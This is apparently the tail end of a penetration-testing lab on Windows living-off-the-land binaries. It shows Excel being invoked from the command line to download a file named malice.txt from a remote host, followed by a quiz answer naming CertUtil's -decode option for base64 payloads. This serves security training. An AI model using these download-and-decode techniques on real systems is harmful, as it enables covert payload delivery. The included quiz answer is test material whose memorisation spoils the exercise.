C:\Program Files\Microsoft Office\Office16>excel.exe https://pentestinglabs.com/malice.txt
C:\Program Files\Microsoft Office\Office16>
54°F
Partly sunny
Search
2:36 AM
9/5/2024



1. Confirm file download via Microsoft Excel. Close all open applications.

This concludes the lab exercise.

IMPORTANT: ❓ **Question 8.4.1.1** In Windows 11, utilize LOLBINS and LOLBAS tools such as CertUtil, BITSAdmin, and PowerShell to execute malicious actions. Enter the option that is used to Decode base64 encoded file. [!SUCCESS] ✅ **Answer:** **-decode**